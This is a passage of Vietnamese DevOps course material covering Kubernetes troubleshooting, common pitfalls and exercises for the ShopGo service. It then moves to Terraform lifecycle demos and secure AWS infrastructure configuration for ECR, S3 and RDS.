kubectl -n shopgo top pods                                # CPU/bộ nhớ (cần metrics-server)
kubectl -n shopgo rollout status deploy/shopgo-api        # theo dõi cuốn chiếu
kubectl -n shopgo rollout history deploy/shopgo-api
kubectl -n shopgo rollout undo deploy/shopgo-api          # quay lui bản trước (trong GitOps: git revert!)
kubectl -n shopgo get events --sort-by=.lastTimestamp | tail -20
kubectl apply -k deploy/k8s/overlays/staging --dry-run=server   # xác thực với API server thật, không thay đổi
kubectl diff -k deploy/k8s/overlays/staging               # xem thay đổi SẼ xảy ra
```

Quy trình chẩn đoán theo trạng thái Pod:

Trạng thái	Nghĩa là	Kiểm tra
Pending	Chưa được xếp lịch lên node nào	`describe pod` mục Events: "Insufficient cpu/memory" (requests quá lớn hoặc cụm đầy), "node(s) didn't match selector/taints", PVC chưa gắn được
ImagePullBackOff / ErrImagePull	Không kéo được ảnh	Tên/thẻ sai, ảnh riêng tư thiếu `imagePullSecrets`, registry không với tới, hết hạn mức
CrashLoopBackOff	Container chạy rồi chết liên tục (Kubernetes chờ lâu dần giữa các lần thử)	`logs --previous` (lý do chết: cấu hình thiếu, không nối được DB, panic); mã thoát: 1 (lỗi ứng dụng), 137 (OOM hoặc SIGKILL), 143 (SIGTERM)
Running nhưng 0/1 READY	Readiness thất bại	`describe` (Events: "Readiness probe failed: ..."), gọi `/readyz` bằng `port-forward`; phụ thuộc thiết yếu có chạm tới được không?
OOMKilled (trong `describe`, `Last State`)	Vượt limit bộ nhớ	Tăng limit hoặc sửa rò rỉ; xem `GOMEMLIMIT`; pprof heap (Buổi 49)
Terminating mãi	Không thoát trong grace period hoặc finalizer chặn	Ứng dụng có bắt SIGTERM? `terminationGracePeriodSeconds`?
Evicted	Node thiếu tài nguyên đuổi Pod	`BestEffort`/vượt requests bị đuổi trước; đặt requests đúng

Phương pháp chung (giống Buổi 41): đi từ trên xuống, mỗi bước thu hẹp: `get` (trạng thái) → `describe` (Events) → `logs` (cả `--previous`) → `exec`/`debug` (từ bên trong) → xem nút thắt ở tầng thấp hơn (node, mạng, DNS, phụ thuộc). Và **đừng sửa trực tiếp trên cụm bằng** `kubectl edit/patch` trong môi trường dùng GitOps: ArgoCD sẽ ghi đè lại; sửa trong Git.

Để thực hành an toàn, dùng cụm cục bộ: **kind** (Kubernetes trong Docker, hợp cho CI), **minikube**, **k3d/k3s**, hoặc Kubernetes tích hợp trong Docker Desktop. Dùng chúng để chạy `kubectl apply -k` lớp phủ staging, thử `rollout undo`, `drain` node, và xem HPA phản ứng (với `metrics-server`).

10. Khi nào *không* nên dùng Kubernetes

Kubernetes đáng giá khi bạn có nhiều dịch vụ, nhiều đội, tải biến động mạnh, hoặc cần tính di động giữa các đám mây. Nó là gánh nặng khi bạn có một ứng dụng, một đội nhỏ, và tải ổn định: nâng cấp cụm ba tháng một lần, quản lý ingress, chứng chỉ, CNI, lưu trữ, giám sát, bảo mật, RBAC, chi phí mặt phẳng điều khiển và node tối thiểu. Các lựa chọn trung gian (ECS/Fargate, Cloud Run, Nomad, hai VPS và Compose) thường rẻ hơn cả tiền lẫn nhân lực. Dùng **dịch vụ Kubernetes được quản lý** (EKS, GKE, AKS) thay vì tự dựng mặt phẳng điều khiển. Và nhớ rằng kỹ năng ở buổi này (probe, tài nguyên, tắt êm, cấu hình ngoài ảnh, kiểm soát lưu lượng) có giá trị ở **mọi** nền tảng điều phối.

11. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. `livenessProbe` **kiểm tra phụ thuộc** (DB, Redis): DB chậm khiến mọi Pod bị khởi động lại cùng lúc, vòng xoáy sập.
2. **Không có** `readinessProbe`, hoặc readiness luôn trả 200: cuốn chiếu xóa Pod cũ khi Pod mới chưa sẵn sàng; lưu lượng tới Pod chưa nạp xong.
3. **Không đặt** `requests`/`limits`: BestEffort, HPA vô nghĩa, node quá tải; hoặc limit bộ nhớ nhỏ hơn đỉnh thực tế, OOM-kill định kỳ.
4. `maxUnavailable` **> 0 khi đang chạy gần hết công suất**; hoặc `Recreate` cho dịch vụ trực tuyến.
5. **Ứng dụng đóng cổng ngay khi SIGTERM**, không chờ lan truyền endpoint; `terminationGracePeriodSeconds` nhỏ hơn thời gian tắt êm.
6. **Một bản sao duy nhất** hoặc nhiều bản sao cùng một node; không `topologySpreadConstraints`, không PDB (hoặc PDB chặn mọi drain).
7. **Tag** `latest` **hoặc ảnh không ghim**; `imagePullPolicy: Always` với thẻ có thể bị ghi đè.
8. **Chạy root, hệ tệp ghi được, đủ capabilities**, gắn token ServiceAccount không cần; namespace không có Pod Security.
9. **Bí mật trong ConfigMap/biến môi trường commit vào Git**; Secret được coi là "đã mã hóa" vì base64.
10. **Đổi ConfigMap mà không kích hoạt cuốn chiếu**, ứng dụng chạy cấu hình cũ.
11. **Không NetworkPolicy**: mọi Pod nói chuyện được với mọi Pod, kể cả cơ sở dữ liệu.
12. **HPA** `maxReplicas` **quá lớn làm cạn** `max_connections` **của PostgreSQL**; hoặc quá nhỏ nên đứng ở trần mà không ai biết.
13. **Chạy migration trong mọi Pod khi khởi động** (đua nhau), thay vì một Job riêng chạy trước.
14. **Sửa trực tiếp trên cụm** (`kubectl edit`) trong môi trường GitOps; trạng thái cụm lệch khỏi Git.
15. **Thao tác nhầm cụm/namespace** vì không kiểm tra `current-context`; chạy `delete` hay `apply` lên production.

12. Góc nhìn thực chiến

Góc nhìn thực chiến

Một đội chuyển ShopGo từ VPS sang Kubernetes và gặp, theo thứ tự, ba sự cố quen thuộc. **Sự cố một:** trong tuần đầu, PostgreSQL bảo trì 40 giây làm `/readyz` thất bại; vì ban đầu họ đặt *cả* `livenessProbe` lẫn `readinessProbe` vào `/readyz`, mọi Pod API bị khởi động lại cùng lúc, và khi DB trở lại, 12 Pod mới mở đồng loạt 120 kết nối làm DB sập lần hai. Họ tách `/healthz` (liveness) khỏi `/readyz` (readiness) và thêm PgBouncer. **Sự cố hai:** mỗi lần triển khai có đợt 502 kéo dài ~2 giây; nguyên nhân là ingress nginx cần ~4 giây để cập nhật khi Pod bị gỡ trong khi ứng dụng đóng cổng ngay; họ thêm `Ready=false` + chờ 5 giây trước `Shutdown` và nâng `terminationGracePeriodSeconds`, lỗi biến mất. **Sự cố ba:** một đợt khuyến mãi làm HPA tăng từ 3 lên 12 bản sao trong chưa đầy hai phút, mỗi bản sao mở pool 10 kết nối và PostgreSQL chạm `max_connections`; từ đó họ tính trước `pool × maxReplicas`, đặt PgBouncer ở chế độ transaction, và với các sự kiện biết trước, đặt `minReplicas` cao hơn một giờ trước giờ G thay vì chờ HPA phản ứng. Họ cũng đưa bộ kiểm tra tĩnh vào CI sau khi một lần đổi tên Service làm Ingress trỏ vào hư không (manifest hợp lệ từng cái, nối dây thì sai) và hệ thống trả 503 trên staging suốt một buổi chiều. Bài học xuyên suốt: Kubernetes khuếch đại cả thiết kế tốt lẫn thiết kế xấu của ứng dụng; probe, tắt êm, tài nguyên và giới hạn kết nối là hợp đồng giữa ứng dụng của bạn và nền tảng, và bạn là bên phải giữ phần của mình.

13. Tóm tắt

Tóm tắt buổi học

- **Mô hình khai báo + vòng điều hòa**: bạn ghi `spec`, controller đưa thực tế về `spec`; tự chữa lành, nhất quán cuối cùng, cấu hình là dữ liệu trong Git. Nhãn và selector là chất keo của mọi đối tượng.
- **Manifest ShopGo**: Deployment (cuốn chiếu `maxSurge 1 / maxUnavailable 0`, bảo mật Pod `restricted`, `topologySpread`), Service (cổng tên), Ingress + cert-manager, ConfigMap + Secret ngoài, **Job migration** chạy trước, HPA, PDB cho cả API và worker, NetworkPolicy mặc định chặn.
- **Kustomize**: một `base` + overlay theo môi trường (`images`, `patches`, `configMapGenerator`); `diff` giữa các overlay là cách review thay đổi môi trường.
- **Tài nguyên**: `requests` (lập lịch + HPA) và `limits`; vượt bộ nhớ = OOM, vượt CPU = throttling; lớp QoS; ShopGo đặt requests CPU và limit bộ nhớ, không đặt limit CPU; kèm `GOMEMLIMIT`.
- **Probe**: startup (khởi động), readiness (nhận lưu lượng, có thể kiểm tra phụ thuộc thiết yếu), liveness (chỉ tiến trình, **không** kiểm tra phụ thuộc, tránh sập dây chuyền).
- **Không rớt yêu cầu**: cuốn chiếu với `maxUnavailable: 0` + readiness đúng; ứng dụng chờ lan truyền endpoint **trước** khi đóng cổng nghe; `terminationGracePeriodSeconds` > chờ + `SHUTDOWN_TIMEOUT`; PDB bảo vệ khi drain node (và không được chặn hoàn toàn).
- **HPA**: `ceil(hiện_tại × số_đo / mục_tiêu)`, dung sai 10%, tăng nhanh, giảm chậm (cửa sổ 5 phút), có độ trễ; đặt `min` cao hơn trước sự kiện biết trước; tính `pool × maxReplicas` so với `max_connections`.
- **Kiểm tra tĩnh**: giải mã chặt vào `k8s.io/api` và kiểm tra nối dây giữa các đối tượng bắt lỗi mà `--dry-run=client` bỏ qua; kèm kube-linter/kubeconform và `--dry-run=server` trong CI.
- **Chẩn đoán**: `get → describe (Events) → logs (--previous) → debug`, theo trạng thái Pod; không sửa trực tiếp trên cụm khi dùng GitOps; luôn kiểm tra context.

14. Bài tập

1. **[Cơ bản]** Dựng một cụm `kind` cục bộ, nạp ảnh ShopGo (`kind load docker-image`), cài `ingress-nginx` và `metrics-server`, rồi `kubectl apply -k` lớp phủ staging (thay Secret thật bằng một Secret thử). Dùng `port-forward` hoặc Ingress để chạy `scripts/smoke.sh` qua cụm. Ghi lại các lệnh và mọi vướng mắc.
2. **[Cơ bản]** Cố ý làm hỏng từng thứ một và quan sát: (a) đổi selector Service cho lệch nhãn, (b) trỏ readiness vào đường không tồn tại, (c) đặt `requests.memory` vượt dung lượng node, (d) đặt tên ảnh sai. Với mỗi trường hợp ghi trạng thái Pod/Service, thông báo trong `describe`, và cách bộ kiểm tra tĩnh (mục 5) có bắt được hay không.
3. **[Trung bình]** Chứng minh **tắt êm** bằng thực nghiệm: chạy tải liên tục (`hey`/bộ phát tải Go) vào Ingress trong lúc `kubectl rollout restart deploy/shopgo-api`. Đo số lỗi trong ba cấu hình: không chờ trước khi đóng cổng (bỏ `sleep`), chờ 3 giây (hiện tại), và `preStop` sleep + chờ trong ứng dụng. Vẽ bảng số lỗi và so với mô phỏng ở mục 6.2.
4. **[Trung bình]** Tái hiện **vòng xoáy liveness** có chủ đích: đổi `livenessProbe` sang `/readyz`, làm chậm PostgreSQL (`pg_sleep` trong giao dịch giữ khóa, hoặc Toxiproxy) và quan sát các Pod bị khởi động lại đồng loạt (`kubectl get pods -w`). Sau đó khôi phục `/healthz` và chứng minh Pod chỉ chuyển sang not-ready, không bị khởi động lại.
5. **[Trung bình]** Cài `kube-linter` hoặc `kubeconform` và Polaris/kube-score, chạy trên đầu ra `kubectl kustomize` của cả hai lớp phủ. So sánh phát hiện của chúng với bộ kiểm tra ở mục 5; viết thêm **ba quy tắc** của riêng bạn vào bộ kiểm tra Go (ví dụ: mọi Deployment phải có nhãn `app.kubernetes.io/version`, cấm `hostNetwork`, `imagePullPolicy` phải là `IfNotPresent` với thẻ cố định) và test với manifest tốt/xấu.
6. **[Nâng cao]** Chạy **kiểm thử HPA thật** trên `kind`: cài `metrics-server`, đặt `requests` thật cho API, bắn tải tăng dần bằng bộ phát tải Go, và vẽ đường cong số bản sao theo thời gian. So với mô phỏng ở mục 7; giải thích khác biệt (độ trễ cập nhật số đo, thời gian kéo ảnh và khởi động). Thử `behavior.scaleUp/scaleDown` tùy chỉnh để giảm độ trễ khi tăng mà vẫn tránh dao động.
7. **[Nâng cao]** Chuyển HPA sang **số đo tùy chỉnh**: dùng KEDA (hoặc Prometheus Adapter) để co giãn `shopgo-worker` theo **độ sâu outbox chưa gửi** (metric Buổi 38/Dự án 4) và API theo số yêu cầu đang xử lý. Chứng minh worker tăng khi hàng đợi chất đống và về `minReplicas` khi trống, và tính ngưỡng an toàn với `max_connections` PostgreSQL.
8. **[Thử thách]** Viết **chính sách thừa nhận** (admission policy) bằng Kyverno hoặc ValidatingAdmissionPolicy (CEL) thực thi các quy tắc ở mục 5 ngay tại cụm: cấm ảnh `latest`, bắt buộc `resources.requests/limits`, `runAsNonRoot`, probe, và nhãn chủ sở hữu. Viết bộ test (`kyverno test` hoặc manifest tốt/xấu qua `--dry-run=server`) và quy trình ngoại lệ có thời hạn. Thảo luận khi nào kiểm tra trong CI là đủ và khi nào cần chặn ở cụm.

Buổi 48 — Hạ tầng như mã, GitOps và quản lý bí mật

Thông tin buổi học

Thời lượng: 7 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 37, 45, 46, 47

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Giải thích **hạ tầng như mã (IaC)** và vòng đời **Terraform**: `plan` → `apply`, **state**, idempotent, **trôi cấu hình (drift)**, thay thế tài nguyên.
- Viết cấu hình Terraform cho hạ tầng thật (ECR, S3, RDS, IAM/OIDC), kiểm tra bằng `fmt`, `validate`, `test` (nhà cung cấp giả) và **chính sách trên kế hoạch** trước khi áp dụng.
- Tổ chức **state** từ xa có khóa, tách môi trường, giới hạn bán kính ảnh hưởng, và vận hành Terraform qua CI (plan trên PR, apply sau duyệt).
- Áp dụng **GitOps**: Git là nguồn sự thật, **ArgoCD** kéo và đồng bộ liên tục, tự chữa lành, quay lui bằng `git revert`; CI không giữ quyền vào cụm.
- Quản lý **bí mật** theo thang đúng đắn: không trong mã, mã hóa trong Git (**SOPS + age**), kho ngoài (**External Secrets**, Vault, AWS Secrets Manager), danh tính thay vì khóa (OIDC/IRSA), **xoay vòng**.
- **Phát hiện và ứng phó rò rỉ bí mật**: quét bằng gitleaks (kể cả lịch sử), hiểu vì sao xóa tệp không đủ, quy trình thu hồi.

Hạ tầng "bấm chuột" là hạ tầng không ai hiểu nổi sau sáu tháng

Một nhóm dựng môi trường staging bằng giao diện web: một VPC, vài nhóm bảo mật, một cơ sở dữ liệu. Production được dựng "giống vậy" bằng trí nhớ. Một năm sau không ai biết vì sao production có một quy tắc tường lửa mở cổng 3306 cho một IP lạ, vì sao staging khác production ở phiên bản PostgreSQL, hay cách dựng lại nếu mất cả hai. Khi kiểm toán hỏi "ai đã thay đổi gì, khi nào, vì sao?", không có câu trả lời. IaC và GitOps biến câu trả lời thành lịch sử Git: mỗi thay đổi hạ tầng là một PR có review, có diff, có thể kiểm thử, quay lui và tái tạo.

Về những gì chạy được ở buổi này

Không có tài khoản AWS hay cụm Kubernetes ở máy kiểm chứng, nên không `apply` lên đám mây thật. Điều **đã chạy thật**: (1) toàn bộ vòng đời Terraform với nhà cung cấp `local` (ghi tệp): `plan`, `apply`, idempotent, drift, thay thế, `state`, `destroy`; (2) `fmt`, `validate` theo schema thật của nhà cung cấp AWS, và 4 bài `terraform test` với nhà cung cấp giả cho cấu hình ShopGo; (3) một **kế hoạch thật** cho cấu hình AWS (14 tài nguyên) tính ngoại tuyến, và bộ kiểm tra **chính sách trên kế hoạch JSON**; (4) **SOPS + age** mã hóa/giải mã thật và `gitleaks` quét thật; (5) YAML của ArgoCD và External Secrets đã qua kiểm tra cú pháp, workflow qua `actionlint`. **Chưa chạy được:** ArgoCD/External Secrets trong cụm thật, Vault, Sealed Secrets, `terraform apply` lên AWS.

1. Hạ tầng như mã (IaC)

IaC mô tả hạ tầng (mạng, máy, cơ sở dữ liệu, quyền, DNS) bằng **tệp văn bản** được quản lý phiên bản, thay vì thao tác tay. Lợi ích đo được: **tái tạo** (dựng môi trường mới bằng một lệnh), **nhất quán** (staging và

production khác nhau đúng nơi bạn muốn), **review** (thay đổi hạ tầng đi qua PR), **kiểm toán** (lịch sử Git), **khôi phục thảm họa** (dựng lại từ mã), và **tài liệu sống**.

Ba loại công cụ cần phân biệt, thường dùng phối hợp:

Loại	Làm gì	Công cụ
Cấp phát (provisioning)	Tạo và quản lý tài nguyên đám mây theo khai báo	**Terraform / OpenTofu**, Pulumi (mã thật), AWS CloudFormation/CDK, Crossplane (trong Kubernetes)
Quản lý cấu hình	Đưa một máy về trạng thái mong muốn (gói, tệp, dịch vụ)	**Ansible** (Buổi 46), Chef, Puppet; hoặc dựng ảnh sẵn bằng Packer
Triển khai ứng dụng khai báo	Đưa bộ manifest vào cụm và giữ nó đúng	**ArgoCD / Flux** (GitOps), Helm, Kustomize (Buổi 47)

Nguyên tắc chung: **khai báo trạng thái mong muốn, để công cụ tính ra các bước**; **idempotent** (chạy lại cho cùng kết quả); mọi thứ trong Git.

2. Terraform: vòng đời và state

2.1. Mô hình

Trong Terraform bạn viết cấu hình bằng HCL (khai báo **tài nguyên**, **biến**, **đầu ra**, **nguồn dữ liệu**, **module**). `terraform init` tải các **nhà cung cấp** (plugin cho AWS, GCP, Kubernetes, GitHub, Cloudflare...). `terraform plan` so sánh ba thứ: **mã** (mong muốn), **state** (Terraform nhớ đã tạo gì) và **thực tế** (hỏi API đám mây khi làm mới), rồi in **kế hoạch** thay đổi. `terraform apply` thực hiện kế hoạch. Cốt lõi là **state**: một tệp JSON ánh xạ "tài nguyên trong mã" ↔ "đối tượng thật có ID gì". Mất state là mất khả năng quản lý (Terraform sẽ cố tạo lại những thứ đã tồn tại).

Để thấy vòng đời bằng mắt, đây là chạy thật với nhà cung cấp `local` (mỗi "tài nguyên" là một tệp, nên không cần tài khoản đám mây nhưng cơ chế giống hệt):

```
# Vòng đời Terraform thật (nhà cung cấp "local" ghi tệp thay vì tạo tài nguyên đám mây): plan, apply,
idempotent, trôi cấu hình, đổi cấu hình, state, destroy.
D="$(mktemp -d)"; cd "$D"
cat > main.tf <<'TF'
terraform {
  required_providers {
    local = {
      source  = "hashicorp/local"
      version = "~> 2.5"
    }
  }
}

variable "log_levels" {
  type = map(string)
  default = {
    staging    = "debug"
    production = "info"
  }
}

resource "local_file" "env" {
  for_each = var.log_levels
  filename = "${path.module}/out/${each.key}.env"
  content  = "APP_ENV=${each.key}\nLOG_LEVEL=${each.value}\n"
}
```

```
output "files" {
  value = [for f in local_file.env : basename(f.filename)]
}
TF
export TF_PLUGIN_CACHE_DIR="$TOOLS/tfcache" TF_IN_AUTOMATION=1
tf() { terraform "$@" -input=false -no-color; }
summ() { grep -E '^(  # |Plan:|No changes|Apply complete|Destroy complete)' | sed -E 's/^  # //' ; }
terraform init -input=false -no-color >/dev/null 2>&1

echo '$ terraform plan                    (chưa có gì: tạo 2 tệp)'
tf plan 2>&1 | summ
echo; echo '$ terraform apply -auto-approve'
tf apply -auto-approve 2>&1 | summ
echo "  tệp được tạo: $(ls out | tr '\n' ' ')"
echo; echo '$ terraform plan                    (chạy lại: idempotent, không có việc gì)'
tf plan 2>&1 | summ

echo; echo '--- Có người sửa tay tệp staging.env trên máy (trôi cấu hình / drift) ---'
echo 'LOG_LEVEL=trace' > out/staging.env
echo '$ terraform plan                    (Terraform so sánh thực tế với state và với mã)'
tf plan 2>&1 | summ
echo; echo '$ terraform apply -auto-approve  (đưa thực tế về đúng mã)'
tf apply -auto-approve 2>&1 | summ
echo "  nội dung staging.env: $(tr '\n' ' ' < out/staging.env)"

echo; echo '--- Đổi cấu hình trong mã: staging dùng LOG_LEVEL=info ---'
echo '$ terraform plan -var '"'"'log_levels={staging="info",production="info"}'"'"'
tf plan -var 'log_levels={staging="info",production="info"}' 2>&1 | summ

echo; echo '$ terraform state list              (những gì Terraform đang quản lý)'
terraform state list | sed 's/^/  /'
echo; echo '$ terraform destroy -auto-approve'
tf destroy -auto-approve 2>&1 | summ
echo "  thư mục out sau destroy: $(ls out 2>/dev/null | wc -l) tệp"
```

```
$ terraform plan                    (chưa có gì: tạo 2 tệp)
local_file.env["production"] will be created
local_file.env["staging"] will be created
Plan: 2 to add, 0 to change, 0 to destroy.

$ terraform apply -auto-approve
local_file.env["production"] will be created
local_file.env["staging"] will be created
Plan: 2 to add, 0 to change, 0 to destroy.
Apply complete! Resources: 2 added, 0 changed, 0 destroyed.
  tệp được tạo: production.env staging.env

$ terraform plan                    (chạy lại: idempotent, không có việc gì)
No changes. Your infrastructure matches the configuration.

--- Có người sửa tay tệp staging.env trên máy (trôi cấu hình / drift) ---
$ terraform plan                    (Terraform so sánh thực tế với state và với mã)
local_file.env["staging"] will be created
Plan: 1 to add, 0 to change, 0 to destroy.

$ terraform apply -auto-approve  (đưa thực tế về đúng mã)
local_file.env["staging"] will be created
Plan: 1 to add, 0 to change, 0 to destroy.
Apply complete! Resources: 1 added, 0 changed, 0 destroyed.
  nội dung staging.env: APP_ENV=staging LOG_LEVEL=debug

--- Đổi cấu hình trong mã: staging dùng LOG_LEVEL=info ---
$ terraform plan -var 'log_levels={staging="info",production="info"}'
local_file.env["staging"] must be replaced
Plan: 1 to add, 0 to change, 1 to destroy.

$ terraform state list              (những gì Terraform đang quản lý)
```

```
  local_file.env["production"]
  local_file.env["staging"]

$ terraform destroy -auto-approve
local_file.env["production"] will be destroyed
local_file.env["staging"] will be destroyed
Plan: 0 to add, 0 to change, 2 to destroy.
Destroy complete! Resources: 2 destroyed.
  thư mục out sau destroy: 0 tệp
```

Đọc kết quả, từng pha là một khái niệm cốt lõi:

1. `plan` **lần đầu**: `Plan: 2 to add`: Terraform tính được cần tạo hai tệp (`for_each` tạo một tài nguyên cho mỗi khóa của bản đồ `log_levels`; địa chỉ `local_file.env["staging"]`).
2. `apply` tạo chúng, ghi state.
3. `plan` **lần hai**: `No changes`: **idempotent**. Đây là tính chất sống còn: bạn chạy `apply` trong CI mỗi lần hợp nhất mà không sợ nó làm gì thêm.
4. **Trôi cấu hình (drift)**: ai đó sửa tay tệp. Lần `plan` kế tiếp phát hiện thực tế không còn khớp state/mã và đề xuất khôi phục (với nhà cung cấp `local` điều này hiện ra là "tạo lại"; với AWS là "cập nhật tại chỗ" hay "thay thế" tùy thuộc tính). Chạy `plan` **định kỳ** (mỗi đêm, bằng `-detailed-exitcode`: mã 2 = có thay đổi) là cách phát hiện thao tác tay trên console.
5. **Đổi mã**: `LOG_LEVEL` đổi, `plan` cho biết cần **thay thế** (`must be replaced`: xóa rồi tạo lại, hay `1 to add, 1 to destroy`). **Đọc kỹ chữ "replace"/"destroy" trong plan**: với cơ sở dữ liệu, một thuộc tính "bất biến" bị đổi có nghĩa là Terraform sẽ **xóa cơ sở dữ liệu và tạo cái mới** (mất dữ liệu). Mọi review PR hạ tầng nên nhìn dòng `Plan: X to add, Y to change, Z to destroy` trước tiên.
6. `state list` liệt kê những gì đang được quản lý; `destroy` dỡ bỏ.

2.2. Cấu hình AWS của ShopGo

Đây là cấu hình thật trong `deploy/terraform/`. Ba tệp chính (đọc kỹ các điểm bảo mật được chú thích):

```hcl
# deploy/terraform/variables.tf
variable "region" {
  type        = string
  description = "Vùng AWS"
  default     = "ap-southeast-1"
}

variable "environment" {
  type        = string
  description = "staging hoặc production"
  validation {
    condition     = contains(["staging", "production"], var.environment)
    error_message = "environment phải là staging hoặc production."
  }
}

variable "vpc_id" {
  type        = string
  description = "VPC đã có sẵn nơi đặt cơ sở dữ liệu"
}

variable "private_subnet_ids" {
  type        = list(string)
  description = "Ít nhất 2 subnet riêng ở 2 AZ khác nhau cho RDS"
  validation {
    condition     = length(var.private_subnet_ids) >= 2
    error_message = "Cần ít nhất 2 subnet riêng."
  }
}
```

```
variable "app_security_group_id" {
  type        = string
  description = "Security group của nơi chạy ứng dụng (được phép nối tới RDS)"
}

variable "db_instance_class" {
  type    = string
  default = "db.t4g.micro"
}

variable "db_multi_az" {
  type    = bool
  default = false
}
```

Chú ý `validation {}` trên biến: Terraform từ chối giá trị sai **ngay lúc** `plan`, trước khi đụng tới đám mây (`environment` chỉ được là `staging` hoặc `production`; cần ít nhất hai subnet riêng cho RDS). Các tài nguyên:

```
# deploy/terraform/main.tf
# ---------- Kho ảnh container ----------
resource "aws_ecr_repository" "app" {
  for_each             = toset(["shopgo-api", "shopgo-worker"])
  name                 = "${each.key}-${var.environment}"
  image_tag_mutability = "IMMUTABLE" # thẻ phiên bản không bị ghi đè
  image_scanning_configuration {
    scan_on_push = true
  }
}

resource "aws_ecr_lifecycle_policy" "app" {
  for_each   = aws_ecr_repository.app
  repository = each.value.name
  policy = jsonencode({
    rules = [{
      rulePriority = 1
      description  = "Giữ 30 ảnh gần nhất"
      selection    = { tagStatus = "any", countType = "imageCountMoreThan", countNumber = 30 }
      action       = { type = "expire" }
    }]
  })
}

# ---------- Kho tệp tải lên (ảnh sản phẩm) ----------
resource "aws_s3_bucket" "uploads" {
  bucket_prefix = "shopgo-uploads-${var.environment}-"
}

resource "aws_s3_bucket_public_access_block" "uploads" {
  bucket                  = aws_s3_bucket.uploads.id
  block_public_acls       = true
  block_public_policy     = true
  ignore_public_acls      = true
  restrict_public_buckets = true
}

resource "aws_s3_bucket_server_side_encryption_configuration" "uploads" {
  bucket = aws_s3_bucket.uploads.id
  rule {
    apply_server_side_encryption_by_default {
      sse_algorithm = "AES256"
    }
  }
}

resource "aws_s3_bucket_lifecycle_configuration" "uploads" {
  bucket = aws_s3_bucket.uploads.id
```

```
  rule {
    id     = "xoa-ban-tai-len-do-dang"
    status = "Enabled"
    filter {}
    abort_incomplete_multipart_upload {
      days_after_initiation = 2
    }
  }
}

# ---------- PostgreSQL (RDS) ----------
resource "aws_db_subnet_group" "db" {
  name       = "shopgo-${var.environment}"
  subnet_ids = var.private_subnet_ids
}

resource "aws_security_group" "db" {
  name_prefix = "shopgo-db-${var.environment}-"
  description = "Only the application may reach PostgreSQL" # mô tả của SG trên AWS chỉ nhận ký tự ASCII
  vpc_id      = var.vpc_id

  ingress {
    description     = "PostgreSQL from app"
    from_port       = 5432
    to_port         = 5432
    protocol        = "tcp"
    security_groups = [var.app_security_group_id]
  }

  lifecycle {
    create_before_destroy = true
  }
}

resource "aws_db_instance" "main" {
  identifier                  = "shopgo-${var.environment}"
  engine                      = "postgres"
  engine_version              = "18"
  instance_class              = var.db_instance_class
  allocated_storage           = 20
  max_allocated_storage       = 200 # tự giãn dung lượng đến 200 GiB
  storage_type                = "gp3"
  storage_encrypted           = true
  db_name                     = "shopgo"
  username                    = "shopgo"
  manage_master_user_password = true # mật khẩu do AWS sinh và lưu trong Secrets Manager, không nằm trong
state dưới dạng văn bản tự đặt
  db_subnet_group_name        = aws_db_subnet_group.db.name
  vpc_security_group_ids      = [aws_security_group.db.id]
  multi_az                    = var.db_multi_az
  publicly_accessible         = false
  backup_retention_period     = var.environment == "production" ? 14 : 3
  deletion_protection         = var.environment == "production"
  skip_final_snapshot         = var.environment != "production"
  final_snapshot_identifier   = var.environment == "production" ? "shopgo-final" : null
  performance_insights_enabled = true
}
```

Những quyết định đáng chú ý, mỗi cái là một lớp phòng thủ:

- **ECR** `image_tag_mutability = "IMMUTABLE"` + `scan_on_push` + chính sách vòng đời giữ 30 ảnh: không ai ghi đè được thẻ `1.4.2` (nguyên tắc triển khai bất biến, Buổi 43, 45).
- **S3**: `public_access_block` bốn cờ, mã hóa mặc định, xóa tệp tải lên dở dang sau 2 ngày. Dùng **presigned URL** cho tải lên/xuống (Buổi 35), không bao giờ mở bucket công khai.
- **RDS**: `storage_encrypted`, `publicly_accessible = false`, `manage_master_user_password = true` (AWS tự sinh mật khẩu quản trị và giữ trong Secrets Manager: **mật khẩu không bao giờ xuất**

hiện trong mã, state dưới dạng bạn đặt, hay đầu ra), `deletion_protection` và `final_snapshot` chỉ ở production, thời gian giữ sao lưu 14 ngày (3 ở staging). Biểu thức `var.environment == "production" ? ... : ...` mã hóa sự khác biệt có chủ đích giữa các môi trường.

- **Security Group** tham chiếu *nhóm bảo mật của ứng dụng* làm nguồn (không phải dải IP), nên chỉ ứng dụng nối được vào cổng 5432.
- `for_each` **cho ECR**: thêm dịch vụ mới là thêm một chuỗi vào tập, không sao chép khối. `for_each` (khóa ổn định) tốt hơn `count` (chỉ số: xóa phần tử giữa danh sách làm Terraform thay thế mọi phần tử sau nó).

Ngoài ra `github_oidc.tf` (đã xem ở Buổi 45) cấp vai trò cho GitHub Actions bằng OIDC, không có khóa dài hạn.

2.3. Kiểm tra cấu hình trước khi áp dụng

Ba tầng kiểm tra, tăng dần độ sâu, đều chạy không cần tài khoản đám mây:

```
D="$(mktemp -d)"; cd "$D"
cp -r "$REF"/deploy/terraform/. .
export TF_PLUGIN_CACHE_DIR="$TOOLS/tfcache" TF_IN_AUTOMATION=1
echo '$ terraform fmt -check -recursive      (định dạng chuẩn; mã thoát 0 = đã chuẩn)'
terraform fmt -check -recursive; echo "  mã thoát: $?"
terraform init -backend=false -input=false -no-color >/dev/null 2>&1
echo; echo '$ terraform validate                  (kiểm tra theo schema THẬT của nhà cung cấp AWS, không cần tài khoản)'
terraform validate -no-color
echo; echo '$ terraform test                      (nhà cung cấp giả: chạy không cần thông tin đăng nhập AWS)'
terraform test -no-color 2>&1 | sed -E 's/^tests[\\/]//; s/\.\.\. in progress//' | grep -E 'run |Success|Failure|policy'
```

```
$ terraform fmt -check -recursive      (định dạng chuẩn; mã thoát 0 = đã chuẩn)
  mã thoát: 0

$ terraform validate                  (kiểm tra theo schema THẬT của nhà cung cấp AWS, không cần tài khoản)
Success! The configuration is valid.



$ terraform test                      (nhà cung cấp giả: chạy không cần thông tin đăng nhập AWS)
policy.tftest.hcl
  run "moi_truong_la_khong_hop_le"... pass
  run "can_it_nhat_hai_subnet"... pass
  run "production_bat_bao_ve_xoa_va_giu_ban_sao_luu_lau"... pass
  run "staging_khong_chan_xoa"... pass
policy.tftest.hcl... tearing down
policy.tftest.hcl... pass
Success! 4 passed, 0 failed.
```

- `terraform fmt -check`: định dạng chuẩn (cho CI, tránh tranh cãi phong cách).
